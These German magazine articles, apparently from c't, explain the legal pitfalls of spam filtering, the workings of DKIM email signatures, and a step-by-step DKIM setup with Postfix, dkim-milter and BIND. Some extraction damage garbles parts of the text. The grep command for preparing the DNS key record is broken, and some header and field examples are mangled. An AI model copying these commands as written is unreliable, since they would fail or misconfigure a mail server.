in denen Anbieter bereits zugesetzte Nachrichten ohne Kenntnis und Zustimmung des Empfängers löschen. Liegt eine Zustimmung des Kunden vor, so ist eine Strafbarkeit ausgeschlossen. Nicht nötig ist diese Zustimmung, wenn der Provider Wurm- oder virenverseuchte E-Mails verwirft, denn hier kann und darf er davon ausgehen, dass der Kunde mit der Filterung einverstanden ist. Gegebenenfalls dürfte sich der Provider sogar auf Notwehr oder Nothilfe berufen können.

Auch im Bereich des Zivilrechts können böse Überraschungen durch Spam-Filterung lauern. Wer seine E-Mail-Adresse im geschäftlichen Verkehr nutzt und etwa auf seinem Briefpapier angibt, ist verpflichtet, für den ordnungsgemäß Zugang der Nachrichten zu sorgen und die entsprechende Infrastruktur vorzuhalten. Wenn er dann am Eingang seines Mail-Servers andere Rechner auf die schwarze Liste setzt und dabei den Account für den Falschen vernagelt, wird er unter Umständen so behandelt, als wäre die E-Mail zugegangen. Dabei spielt es keine Rolle, ob er den Mail-Server selbst betreibt oder sich eines externen Anbieters bedient. Insbesondere gibt

es eine Reihe von juristischen Konstrukten, in denen bereits das Schweigen auf eine Erklärung zu einer rechtlichen Folge führt. Dies gilt beispielsweise für das Schweigen eines Kaufmanns auf ein Vertragsangebot, welches dann bereits als angenommen gelten kann.

Ob sich der Empfänger seine ihm so entstandenen Kosten von seinem Provider zurückholen kann, steht auf einem anderen Blatt, nämlich dem jeweiligen Vertrag zwischen Provider und Empfänger. Der Provider hat zwar eine vertragliche Pflicht, sämtliche für einen Nutzer zugestellten Nachrichten auch ordnungsgemäß weiterzuleiten, kann aber seine Haftung auf grobe Fahrlässigkeit begrenzen. Ob dies auch durch eine Klausel in den allgemeinen Geschäftsbedingungen geschehen kann, dürfte strittig sein. Wenn dann dem Provider nicht nachweisbar ist, dass er sich des verwendeten Verfahrens ganz offensichtlich nicht hätte bedienen dürfen oder ihm bei der Gestaltung des Filters grobe Schnitzer unterlaufen sind, hat man schlechte Karten und bleibt auf dem Schaden sitzen.

(Benjamin Weber)



Johannes Endres

# Die guten ins Töpfchen

## Absender-Authentifizierung gegen Spam und Phishing

Ursprünglich sollte das Verfahren DomainKeys Identified Mail nur die Spam-Flut eindämmen. Doch da es gefälschte Absenderadressen entdeckt, hilft es besser gegen Phishing. Erst zusammen mit der Spam-Reputation des Absenders verringert es auch die Viagra-Werbung in der Inbox.

**S**pammer wollen normalerweise unerkannt bleiben, nicht nur, um den inzwischen horrenden Geldstrafen zu entgehen, die ihnen in den USA drohen. Daher senden Sie Mail-Müll meist mit falschen Absenderadressen. Phisher, die arglose Nutzer auf gefälschte Internet-Seiten locken wollen, um ihnen Passwörter, PINs und TANs abzuluchsen, senden grundsätzlich unter falscher Flagge – schließlich müssen ihre Nachrichten ja wie die von einer Bank wirken, damit der Trick funktioniert. Ihr böses Handwerk wäre viel schwieriger, wenn sich feststellen ließe, dass eine E-Mail wirklich von dem kommt, der sich als Absender ausgibt. Dazu sollten gutwillige Versender die Urheberschaft ihrer Nachrichten in automatisch auswertbarer Form bestätigen.

Das könnten die Anwender selbst übernehmen, indem sie alle ihre Mails mit einer digitalen Signatur versehen. In jedem brauchbaren E-Mail-Programm erfordert eine solche PGP- oder S/MIME-Signatur höchstens einen Klick. Doch mehr als 15 Jahre nach der Einführung von PGP bleibt der Anteil vom Nutzer signierter E-Mail verschwindend gering.

Folglich muss der Absender von Servern geprüft und bestätigt werden. Ein Protokoll dafür heißt SPF (ursprünglich Sender Permitted From, jetzt Sender Policy Framework). So wie im DNS in MX-Records steht, welcher Server die Mail für eine Domain annimmt, schreibt der Postmaster einfach auch ins DNS, welche Server sie für diese Domain verschicken. Wenn von einer anderen IP-Adresse Mail mit dieser Absender-Domain kommt, unterbricht der empfangende Server einfach die Verbindung.

In der Praxis zeigte sich schnell ein prinzipielles Problem: Wenn ein Anwender oder eine Mailingliste außerhalb der ursprüng-



lichen Absender-Domain die E-Mail weiterleitet, passen Server-IP und Absenderadresse nicht mehr zusammen. Außerdem muss der Postmaster ständig daran denken, den SPF-Eintrag im DNS mit Änderungen an seinem Mail-Server synchron zu halten. Im Moment führt SPF deshalb zu mehr fälschlich abgelehnten Nachrichten als es Spam aussortiert.

Sowohl bei Yahoo als auch bei Cisco entstanden 2004 Verfahren, die das Beste der beiden Ideen kombinieren: Um den Nutzer nicht zu belasten, bringt der Server an jeder E-Mail eine kryptografische Signatur an, die von der IP-Adresse des Servers unabhängig ist. Beide Firmen warfen Ihre Bemühungen zusammen und so entstand 2007 der Internetstandard DKIM [1]. In der freien Wildbahn trifft man häufig noch Signaturen

nach dem prinzipiell kompatiblen aber überholten Yahoo-Verfahren an [2].

Digitale Unterschriften sind Brot und Butter der Kryptografie. Der Unterzeichner erzeugt sich ein Paar von Schlüsseln: Was mit dem einen verschlüsselt ist, kann man nur mit dem anderen entschlüsseln. Wenn der Absender den einen Schlüssel geheim hält und den anderen veröffentlicht, funktioniert das als Unterschrift. Denn was sich mit dem öffentlichen Schlüssel entschlüsseln lässt, muss mit dem geheimen Gegenstück verschlüsselt worden sein. Wenn also der öffentliche Schlüssel passt, muss die Nachricht von jemandem kommen, der den geheimen Schlüssel besitzt.

Um die Nachricht auch für Empfänger lesbar zu erhalten, die DKIM noch nicht ent-

schlüsseln können, wird sie nicht komplett verschlüsselt, sondern zuvor eine Art Quersumme der Buchstaben berechnet, der so genannte Hash. In die Nachricht wird dann nur noch der mit dem geheimen Schlüssel verrechnete Hash eingefügt. Das Ergebnis der Hash-Funktion ändert sich stark, sobald sich die Nachricht auch nur wenig ändert. Deshalb passt die Unterschrift nicht mehr, wenn die Nachricht manipuliert wurde.

Die entscheidende Idee ist nun, dass nicht jeder einzelne Nutzer, sondern der absende Server die E-Mail signiert. Sofern der Postmaster auf seinen geheimen Schlüssel gut aufpasst, ist damit sichergestellt, dass die Nachricht von seinem Server kam und anschließend nicht mehr verändert wurde. Das hindert zum Beispiel Phisher daran, einfach eine echte Bank-Mail abzufangen und einen Link auf ihre Seite einzufügen.

## Kopfsache

Um den Inhalt einer E-Mail (den Body) zu signieren, genügen der verschlüsselte Hash und ein Hinweis auf den Schlüssel. Doch DKIM sichert auch die Header gegen Manipulationen und soll möglichst flexibel einsetzbar sein, auch in mehrstufigen Mail-Systemen und bei E-Mail-Dienstleistern. Daher sind einige Zusatzinformationen erforderlich.

Der Server fügt in die E-Mail einen zusätzlichen Header „DKIM-Signature“ ein, an dem sich die Probleme und Prinzipien des Verfahrens zeigen. Er sieht beispielsweise so aus:

```
DKIM-Signature: v=1; a=rsa-sha1; c=relaxed/simple;
d=example.net; s=mail200801; i=dau@sub.example.net;
h=Date:From>To:Subject:Message-ID:References:Content-Type:Content-Disposition:Content-Transfer-Encoding;
bh=8FBe8u6BvmKcvYyKlx+oYvPBSj4=; b=I+oWY0xFak
...
Ajcxzd66BEmd8Mqs9LDU=
```

Der Header besteht aus mehreren Feldern, die jeweils aus einem Buchstaben, gefolgt von einem Gleichheitszeichen und dem Wert bestehen. Hinter `v=` steht die benutzte Version des DKIM-Standards, die seit der Veröffentlichung des RFC "1" lauten sollte. Mit `a=` werden Hash- und Verschlüsselungsalgorithmus angegeben.

Hinter `c=` verbirgt sich die „Canonicalization“: Auf dem Weg der Mail kann es passieren, dass Server die Mail anders umbrechen, die Großschreibung ändern und Leerzeichen einfügen oder löschen. Besonders bei den Headern ist das üblich, um sie leserlicher zu gestalten. Doch solche im Mail-Standard [3] erlaubte Änderungen würden die Signatur entwerten. Wenn jedoch der Versender vor dem Signieren und der Empfänger vor dem Prüfen der Signatur die Nachricht auf die gleiche Weise umformatieren, bleibt die Unterschrift gültig. Hier bedeutet `relaxed` unter anderem, Umbrüche aus den Headern zu entfernen und mehrere Leerzeichen zu einem zusammenzuführen. Hingegen erlaubt `strict` keinerlei Änderungen. Die Empfehlung lautet, wie im Beispiel die Header `relaxed` zu behandeln und den Rest der Mail `strict`, was

die beiden durch einen Schrägstrich getrennten Angaben bewirken.

Mit `d=` wird die Domain angegeben, mit deren Schlüssel die Nachricht signiert wurde. Das muss nicht unbedingt der im From:-Header angegebene Absenderadresse entsprechen, zum Beispiel wenn eine Mailingliste im Spiel ist. Zusätzlich gibt `s=` einen „Selektor“ an, den Namen des Schlüssels.

Der Versender legt seinen öffentlichen Schlüssel unter diesem Namen in der Subdomain `_domainkey` in seinem DNS-Server ab, und zwar als Eintrag vom Typ TXT. So kann jeder Empfänger den Schlüssel leicht abrufen und eine zusätzliche Infrastruktur zur Schlüsselverwaltung entfällt. Außerdem ist es nicht nötig, dass eine vertrauenswürdige Stelle die Echtheit des Schlüssels bestätigt, denn nur der Absender kann seinem DNS-Server einen Eintrag hinzufügen.

Der Schlüssel lässt sich auch auf der Kommandozeile mit dem Befehl `nslookup -type=TXT mail200801._domainkey.example.net` abfragen. Der zurückgelieferte TXT-Record ähnelt auf den ersten Blick der Signatur:

```
v=DKIM1; k=rsa;
p=MIGfMA0GCSqS1b3DQEBAQUAA4GNADCBiQKBgQCON
...
IK5b7PeJHBv4MejV0G3hwIDAQAB
```

Die Felder enthalten die DKIM-Version (`v=`, optional), den Schlüsseltyp (`k=`, optional) und den Schlüssel selbst (`p=`).

Durch unterschiedliche Selektoren kann eine Domain mehrere Schlüssel benutzen. Der RFC empfiehlt, den Schlüssel regelmäßig zu wechseln und den alten als ungültig zu kennzeichnen. Dazu lässt der Admin den TXT-Record in seinem DNS, löscht jedoch den eigentlichen Schlüssel, also den Teil hinter `p=`. Über eine Versionsnummer oder Datumsangabe im Selektor lässt sich dann leicht zwischen gültigen und widerrufenen Schlüsseln umschalten.

Die Signatur umfasst den Körper der Mail und die Header, um beispielsweise sicherzustellen, dass sich kein Fälscher als Absender

**Mit einem Tool zur DNS-Abfrage kann sich jeder die für DKIM verwendeten Schlüssel ansehen.**

ins From: einträgt. Damit unterwegs eingefügte oder unwichtige Header die Signatur nicht stören, enthält der DKIM-Header eine Liste der signierten Felder (`=`). Hier können auch Header stehen, die in der E-Mail gar nicht vorkamen, um zu verhindern, dass sie unterwegs eingefügt werden.

Das Feld `i=` enthält die „Identity“, für die signiert wurde. Das kann der komplette Absender sein oder auch die (Sub-)Domain, für die der signierende Server zuständig ist. Das Beispiel zeigt, dass die E-Mail-Adresse durchaus zu einer Subdomain der mit `d=` angegebenen Domain gehören darf.

Im Header steht der Hash des Body (`bh=`), damit der Empfänger Veränderungen auch dann bemerken kann, wenn der öffentliche Schlüssel durch eine DNS-Störung nicht verfügbar ist oder widerrufen wurde. Am Ende steht dann mit `b=` die eigentliche Signatur.

## Vertrauenssache

Eine korrekte DKIM-Signatur zeigt dem Empfänger, dass die Mail den Server passiert hat, auf dem der private Schlüssel liegt, der zu dem per DNS veröffentlichten passt. Doch bedeutet eine fehlende Signatur nur dann, dass die Nachricht gefälscht wurde, wenn der Absender ausnahmslos alle E-Mails signiert. Solche „Policy“-Informationen waren auch Bestandteil des Yahoo-Verfahrens DomainKeys, doch DKIM lagert sie in einen eigenen RFC aus, der noch nicht verabschiedet ist. Das Protokoll soll „Sender Signing Practices (SSP)“ heißen und den Umgang mit nicht oder ungültig signierten Nachrichten regeln.

DKIM – auch ohne SSP – stellt sicher, dass die E-Mail aus der Domain des angegebenen Absenders stammt. Gegen Phishing mit prinzipiell gefälschten Absendern hilft das Verfahren sofort. Doch schon jetzt gibt es den ersten signierten Spam zum Beispiel von Yahoo- und Googlemail-Adressen. Eine korrekte Signatur allein reicht folglich nicht als Filterkriterium; der Postmaster muss zusätzlich einschätzen, ob aus einer per DKIM bestätigten Domain Spam zu erwarten ist. Damit befasst sich der Standard jedoch nicht, da es keine technische Frage ist, sondern eine des guten Rufs. Bekannter Absender kann der Admin dank DKIM am Spamfilter vorbeilassen, doch bislang fehlt es an Verfahren, um die Reputation eines unbekannten Senders zu berücksichtigen. Mit Karmasphere (<http://my.karmasphere.com>) gibt es aber schon einen ersten Versuch, diese Information zu sammeln und maschinenlesbar zur Verfügung zu stellen. (je)

## Literatur

- [1] RFC 4871, DomainKeys Identified Mail (DKIM) Signatures, [www.heise.de/netze/rfc/fc4871.shtml](http://www.heise.de/netze/rfc/fc4871.shtml)
- [2] RFC 4870, Domain-Based Email Authentication Using Public Keys Advertised in the DNS (DomainKeys), [www.heise.de/netze/rfc/fc4870.shtml](http://www.heise.de/netze/rfc/fc4870.shtml)
- [3] RFC 2822, Internet Message Format, [www.heise.de/netze/rfc/rfc2822.shtml](http://www.heise.de/netze/rfc/rfc2822.shtml)

Patrick Koetter

# Zeichnungsvollmacht

## E-Mails signieren und verifizieren mit DKIM

Über ein halbes Jahr ist der DKIM-Standard nun alt, trotzdem haben erst wenige Admins ihren Servern das Verfahren beigebracht. Dabei lässt es sich selbst in ein mit Anti-Spam- und Anti-Virenfiltern bis an die Zähne bewaffnetes Mailsystem integrieren – wenn die Planung stimmt.

**E**ine DKIM-Signatur in der E-Mail schadet keinem, aber das Verfahren hilft umso besser bei der Spam-Vermeidung, je mehr Domains ihre Mail signiert verschicken (siehe Artikel auf S. 124). Postmaster, die ihrem Mail-Server das Signieren und Verifizieren ein- und ausgehender E-Mails gemäß RFC 4871 [1] beibringen möchten, sollten zuerst sicherstellen, dass der eigene Mail-Server nicht zum Spam-Versand missbraucht werden kann. Denn wenn er eine untergeschobene Mail mit der Absender-Signatur adeln würde, wäre das fatal für die Reputation. Die Empfänger könnten die Signatur nicht mehr als Kriterium zum Filtern benutzen und sie wäre somit überflüssig.

Wenn der Server wasserdicht läuft, folgt die Planung, an welcher Stelle im Mailtransport eine Nachricht bearbeitet werden soll. Nur so bringt DKIM einerseits den etablierten Ablauf nicht durcheinander und andererseits kommen die bestehenden Prozesse DKIM bei seiner Arbeit nicht in die Quere.

Erst nach der Planungsphase generiert der Postmaster die Schlüssel und integriert sie in den SMTP- und den DNS-Dienst. Damit kann das System dann DKIM-Signaturen hinzufügen und es kann auch DKIM-Signaturen in Mails erkennen. Um anhand der so gewonnenen Signatur-Informationen Spam- und Phishing-Mails herauszufiltern, muss der Postmaster zuletzt die Regeln seiner Content-Filter anpassen.

### Bitte hier unterschreiben

Ein typischer Mailserver besteht aus mehreren Komponenten für die einzelnen Aspekte des Mailtransports. Ein SMTP-Server – in die-



sem Artikel wird es Postfix sein – hat die Aufgabe, E-Mails aus dem Internet anzunehmen; eine Mailinglisten-Software wie mailman verteilt Nachrichten an Abonnenten und eine Content Inspection Engine (hier: amavisd-new) regelt die Überprüfung der Nachrichten durch Filter wie SpamAssassin und trennt damit Gut von Böse.

Grundsätzlich kann der annehmende Server schon während der SMTP-Session mit dem Absender die Signatur prüfen, bevor er die Mail annimmt (Position 1 in der Abbildung oben rechts). Oder die Prüfung findet erst im Content-Filtrern statt, wenn die Mail bereits im System ist (Position 2).

Bei der ersten Variante liefert der absendende Server die Mail an den DKIM-tauglichen Server und wartet innerhalb der SMTP-Session auf die Quittung. Der empfangende Server prüft – ganz RFC-konform – die Unterschrift, bevor er antwortet und gibt bei einem Fehlschlag sofort eine Fehlermeldung zurück. Dafür spricht, dass der absendende Server sofort weiß, woran er ist

und den Absender informieren kann. Andernfalls geht die Verantwortung für die weitere Beförderung auf den empfangenen Mailserver über und der absendende kann die Nachricht aus seiner Warteschlange entfernen.

Dagegen spricht, dass sich die frühe Prüfung in der Realität eher selten robust implementieren lässt. Denn bis ein gut beschäftigter Server sich entschieden hat, ob er die Nachricht annehmen will, kann der andere schon längst die SMTP-Sitzung abgebrochen haben. Denn erstens muss der Verifizierer sich den passenden öffentlichen Schlüssel per DNS aus den Weiten des Internets besorgen. Zweitens kosten die kryptographischen Berechnungen einiges an CPU-Zeit. Je nach Last auf dem empfangenden Server kann das so lange dauern, dass der Sende-Timeout des absendenden zuschlägt und er die Sitzung beendet. In der Regel versucht er es zwar dann wieder, aber die Prüfung kann auch dann wieder zu lange dauern und schließlich schickt er die

Nachricht unvollbrachter Dinge an den Anwender zurück.

Vor allem, wenn keine gesicherten Erkenntnisse über die Systemressourcen und das Lastverhalten des eigenen Mailsystems vorliegen, ist es deshalb besser, die Signatur später zu prüfen. Dazu akzeptiert der Server die Mail und erst die anschließende Filterkette verarbeitet sie, wenn kein ungezuldiger Absender-Server mehr zu bedienen ist.

Allerdings muss der Server eine Nachricht, die er einmal angenommen hat, auch dem Anwender zustellen. Wie weit der Postmaster beim späten Filtern noch gehen darf, ohne sich juristischen Ärger einzuhängeln, behandelt der Kasten auf Seite 123.


## Wann signieren?

Bei der Entscheidung über den besten Zeitpunkt zum Signieren der ausgehenden E-Mail sind andere Aspekte wichtig. Eine Signatur bezeugt den Zustand der Nachricht im Moment des Signierens. Wird die E-Mail danach verändert, stimmt die Signatur nicht mehr. Genau so werden Manipulationen erkannt. Wenn das Mailsystem die Nachricht nach dem Unterzeichnen noch selbst verändert, verschickt es manipulierte und damit ungültige Mails. Ein Beispiel hierfür ist der Footer, den Mailinglisten-Manager üblicherweise an ausgehende Mails anhängen.

Der erste Ansatz, dieses Problem zu umgehen, besteht darin, die Signatur so spät wie möglich anzubringen, nämlich erst, wenn alle anderen Komponenten des Mailsystems die Nachricht bearbeitet haben und eine weitere Veränderung von Header und Body ausgeschlossen ist.

Der andere Ansatz ist, die Signatur so zu verfassen, dass bestimmte Modifikationen sie nicht entwerten. Eine DKIM-Signatur kann so gestaltet werden, dass sie nur eine bestimmte Länge des Body signiert. So kann die Mailingliste ihren Footer anhängen, ohne die Signatur zu zerstören. Dieser Toleranzbereich birgt allerdings auch die Möglichkeit des Missbrauchs: Der Footer kann nachträglich durch eine unerwünschte Botschaft ersetzt werden; zusätzliche HTML-Elemente können den signierten Text komplett überlagern und angefügte Attachments verleiten den Empfänger zum Doppelklick. Die Architekten des DKIM-RFCs raten daher auch ausdrücklich von einer Längenangabe in der Signatur ab.

Eine sichere Methode wäre, die erste Signatur des Absenders über eine eingeschränkte Länge der E-Mail anzubringen und nach Bearbeitung der E-Mail durch einen Mailinglisten-Manager eine zweite Signatur anzufertigen, die sich dann auf die vollständige E-Mail erstreckt. Jede der Signaturen ist für sich gültig und eine Manipulation könnte automatisch erkannt werden, bevor der Postmaster zum Ohrenarzt muss, weil ein Kollege ihm am Telefon sehr deutlich mitgeteilt hat, wie sehr er signierten Spam verbabscheut.



**DKIM lässt sich an verschiedenen Stellen in das Postfix-Mail-System integrieren.**

In welcher Reihenfolge die Signaturen abzuarbeiten sind, erkennt das verifizierende Programm übrigens an der Reihenfolge, in der sie angebracht sind. Das ist möglich, weil der RFC von der signierenden Instanz fordert, ihre DKIM-Signatur immer an oberster Stelle in die Mail einzufügen. Die doppelte Signatur ist allerdings nur dann sinnvoll, wenn verschiedene Teile des Mailsystems vollkommen unabhängig voneinander arbeiten. In der Regel genügt es, eine einzige Signatur über die gesamte Länge der Nachricht möglichst spät anzubringen. So geht auch das hier beschriebene System vor.

Damit enden die Vorüberlegungen und der Postmaster kann mit der Einrichtung beginnen. Zuerst erzeugt er den Signier-Schlüssel. Der öffentliche Teil des Schlüssels wandert in den DNS-Server zum Abruf für entfernte Verifizierer. Den privaten Teil des Schlüssels erhält das signierende Programm dkim-milter, das über das Sendmail-Milter-Protokoll in den SMTP-Server eingebunden wird. Zuletzt gilt es, im SpamAssassin die Signaturprüfung mit Hilfe des Perl-Moduls Mail::DKIM zu aktivieren und passende Regeln für die Behandlung der Nachrichten zu definieren.

## Schlüsseldienst

Die Verfasser des DKIM-RFCs wollen wohl, dass ihr Standard sich möglichst schnell verbreitet, denn anders als für RFCs sonst üblich haben sie viele Bemerkungen mit Praxisbe-

zug eingebaut. So auch das openssl-Kommando, das den privaten Schlüssel erstellt: openssl genrsa -out mail200801.private 1024. Der Name der Schlüsseldatei ist beliebig. Um den Überblick zu behalten, empfiehlt es sich jedoch, sie genauso zu nennen wie den DNS-Eintrag; Details dazu weiter unten. Die Schlüssellänge von 1024 Bit entspricht der Minimalanforderung des RFC, reicht aber derzeit vollkommen aus. Nun muss der öffentliche Schlüssel in die Datei mail200801.public extrahiert werden. Das geschieht mit openssl rsa -in mail200801.private -out mail200801.public -pubout -outform PEM.

Der DKIM-Standard sieht momentan ausschließlich vor, dass der öffentliche Schlüssel per DNS als TXT-Record verbreitet wird. Später soll ein eigener Record-Typ definiert werden. Der Inhalt der eben erzeugten PEM-Datei eignet sich jedoch noch nicht als DNS-Record. Das Kommando grep -v -e "^\-mail200801.public | tr -d "\n" entfernt den PublicKey-Header und -Footer sowie die Zeilenumbrüche. Die vollständige Zeile für einen Eintrag in der Zone-Datei des DNS-Servers bind [2] sieht dann so aus wie im Listing unten.

Der Name des Records besteht aus dem Namen des Schlüssels und der Subdomain „\_domainkey“. Es empfiehlt sich, wie hier gezeigt, in den Schlüsselnamen eine Versionsnummer einzufügen, denn Signatur-Schlüssel sollen aus Sicherheitsgründen regelmäßig ausgetauscht werden. Gleichzeitig sollen nicht mehr aktiv genutzte Schlüssel nicht gelöscht, sondern widerrufen werden. Zum Widerrufen setzt der Admin einfach einen Record ohne Schlüssel in seinen DNS:

```
mail200801._domainkey IN TXT "v=DKIM1; p="
```

Durch die Versionsnummer sind Überschneidungen zwischen aktiven und widerrufenen Schlüsseln ausgeschlossen. Die im RFC vorgeschriebene Subdomain „\_domainkey“ mit dem vorangestellten Unterstrich verhindert, dass der Key-Eintrag mit anderen Namen kollidiert.

Neben dem mit p= eingeleiteten öffentlichen Schlüssel enthält der DNS-Record noch einige Parameter. Gemeinsam ist ihnen die Notation, bei der Parameter und Wert mit einem Gleichheitszeichen ohne Leerzeichen angegeben und mit einem per Backslash geschützten Semikolon „;\“ abgeschlossen werden.

Der v-Parameter benennt die benutzte Version des DKIM-Standards. Er ist zwar optional, wird aber im RFC ausdrücklich empfohlen. Das v= muss als erster Eintrag genannt werden, wenn es überhaupt vorkommt. Bislang ist nur DKIM1 erlaubt.

Als Nächstes folgt der k-Parameter, der den Schlüsseltyp (key type) spezifiziert. Auch

```
mail200801._domainkey IN TXT "v=DKIM1\; k=rsa\; t=s\; p=MIGFMAGCSqGS1b3DQEBAQUAA4GNADCBiQKBgQDBbq6m7S9PifYFLBcEe2nAvw6LR5RotPOyBm2tUks1Ytqqr7W+CiiFj3Giy/Psd7sazBKUB/DIMYQTBwglsUrUW0a+VKYSIFGAqx6fnaz74Ub0kv5k8Nlo3LLcwDF311Jn7M4PvQRzelsF0teFbq/ugDTm+gq9FwsB/PSdrbYeEQIDAQAB"
```


**Für den DNS-Server bind gehört der öffentliche Schlüssel mit den Optionen in eine Zeile der passenden Zone-Datei.**

er ist optional; die Vorgabe lautet „rsa“. Zuletzt vor dem Schlüssel steht der t-Parameter, der Sondereigenschaften spezifiziert, zum Beispiel, ob es sich um einen Testlauf (t=y) handelt. Dann nämlich dürfen Verifizierer die Signatur zwar prüfen, das Ergebnis aber nicht in Bewertungen der Nachricht einfließen lassen. Sobald der Postmaster sich seiner DKIM-Installation sicher ist, sollte er also einen TXT-Record ohne das t=y online stellen.

Testweise fragt man den Eintrag mit dem Kommando

```
dig mail200801._domainkey.example.com TXT +short
```

ab. Unter Windows tut es der Befehl nslookup -type=TXT mail200801.\_domainkey.example.com.



## Signatur

Mit dem Milter-Protokoll von Sendmail lassen sich on the fly sowohl Header als auch Body einer E-Mail modifizieren. Wietse Venema, geistiger Vater von Postfix, empfand alle Ansätze für ein eigenes Protokoll als „poor use of human and system resources“ und brachte seinem Server daher ebenfalls Milter bei. Die Postfix-Implementierung verfügt zwar aufgrund der anderen internen Struktur nicht über dieselben Milter-Makros wie Sendmail. Aber seit Version 2.4 reicht der Funktionsumfang für die DKIM-Signierung aus.

Weil der Standard recht neu ist, ändert sich die Software derzeit noch häufig und die Distributionen hinken hinterher. Daher ist es meist nötig, die DKIM-Applikation selbst zu kompilieren, in diesem Fall dkim-milter (siehe Soft-Link). Wer sich dazu gezwungen sieht, muss dann auch regelmäßig nachsehen, ob dkim-milter ein Sicherheitsupdate braucht. Es empfiehlt sich, auf das Paket der Distribution umzusteigen, sobald das alle Funktionen unterstützt, damit dann wieder automatische Sicherheitsupdates greifen.

Voraussetzung sind die „Milter Development-Libraries“. Diese erhalten Postfix-Anwender indem sie über einen Paketmanager entweder das sendmail-devel- oder libmilter-dev-Paket installieren; da die Milter-Schnittstelle sich nicht mehr ändert, genügt hier das Paket der Distribution. Danach kompilieren und installieren die etwas ungewöhnlichen Befehle

```
sh ./Build
sh ./Build install
```

das Programm dkim-filter. Es ist ratsam, für den Filter einen nicht privilegierten Benutzer anzulegen, zum Beispiel mit dem Namen „dkim“. Er sollte in keinem Zusammenhang mit dem Mailsystem stehen, insbesondere nicht zu derselben Unix-Gruppe gehören.

Seine Einstellungen entnimmt dkim-filter den Kommandozeilenoptionen und einer Konfigurationsdatei, die man dem Programm über den Kommandozeilenschalter -x mitgibt. Das Listing unten auf dieser Seite zeigt eine einfache Konfiguration. Achtung

Um im DNS eines Windows-Servers den TXT-Record für den öffentlichen Schlüssel anzulegen, muss man im Kontextmenü der Zone den Punkt „Weitere neue Einträge“ auswählen.

Postfix-Admins! Die Notation sieht ähnlich wie Postfix-Syntax aus, ist es aber nicht.

Mit diesen Einstellungen signiert dkim-filter alle ausgehenden Mails der Domain example.com, aber keine ihrer Subdomains (SubDomains-Parameter). Das Programm läuft ausschließlich im Signier-Modus (Mode), weil das Verifizieren im hier vorgestellten Mailsystem SpamAssassin übernimmt.

Nach dem Start mit root-Rechten läuft das Programm unter dem nicht-privilegierten Account dkim weiter. Damit es trotzdem den Signier-Schlüssel aus der mit Keyfile angegebenen Datei verwenden kann, muss der Admin die Zugriffsrechte anpassen:

```
chown dkim mail200801.private
chmod 0400 mail200801.private
```

Nach dem Start wartet dkim-filter auf dem mit Socket spezifizierten Kanal auf eingehende Verbindungen.

Der Canonicalization-Parameter legt für Header und Body fest, wie Umbrüche und Leerzeichen behandelt werden. Im Beispiel erlaubt relaxed/simple, dass die signierten Header beim Prüfen mehr Whitespace enthalten als beim Signieren, während der Body exakt so ankommen muss, wie er signiert wurde. Das ist sinnvoll, weil eventuell Server auf dem Weg der Mail die Header „optimieren“, indem sie lange Einträge umbrechen und anschließend mit Leerzeichen einrücken.

Manche Header sind für die Authentizität der Mail nicht wichtig und werden unterwegs besonders häufig geändert oder ent-

fernt. Damit das nicht jedes Mal die Signatur zerstört, kann der Postmaster sie von Anfang an mit dem Parameter OmitHeaders von der Signatur ausnehmen (siehe S. 124).

Der Selector-Parameter sagt dkim-filter, welchen Namen er für den öffentlichen Schlüssel in die Signatur eintragen soll. Er muss dem zuvor erzeugten DNS-Eintrag entsprechen, damit der Verifizierer sich später den passenden TXT-Record besorgen kann.

Für den Testbetrieb veranlassen die zusätzlichen Optionen Syslog Yes und SyslogSuccess Yes dkim-filter, Fehler- und Erfolgsmeldungen ins Systemlog zu schreiben.

Der Befehl dkim-filter -x /etc/mail/dkim-filter.conf startet das Programm mit der richtigen Konfigurationsdatei. Es verzieht sich in den Hintergrund (Background-Parameter) und wartet auf Aufträge. Mit dem Kommando lsof -i | grep 8891 prüft root schnell, ob dkim-filter wie gewünscht auf Port 8891 lauscht.

Dann ist es Zeit, Postfix und den neuen Helfer miteinander ins Gespräch zu bringen. Das soll wie eingangs erklärt möglichst spät passieren, in der skizzierten Systemarchitektur also erst, wenn amavisd-new eine Nachricht wieder an das Postfix-Mailsystem zurückgibt. Ein dedizierter SMTP-Server nimmt die Nachricht entgegen [3]. Auch er holt sich seine Konfiguration aus der Datei master.cf. Die Zeile

```
-o smtpd_milters=inet:localhost:8891
```

am Ende dieses Abschnitts genügt. Postfix übergibt die Mail nun an den Milter und versendet das Ergebnis, sobald es von dkim-fil-

Domain	example.com
SubDomains	No
Mode	s
UserID	dkim
KeyFile	/etc/mail/mail200801.private
Socket	inet:8891@127.0.0.1
Canonicalization	relaxed/simple
OmitHeaders	Return-Path,Received,Comments,Keywords,Bcc,Resent-Bcc
Selector	mail200801
Background	Yes

Aus der Datei dkim-filter.conf holt sich das Signier-Programm seine Einstellungen.

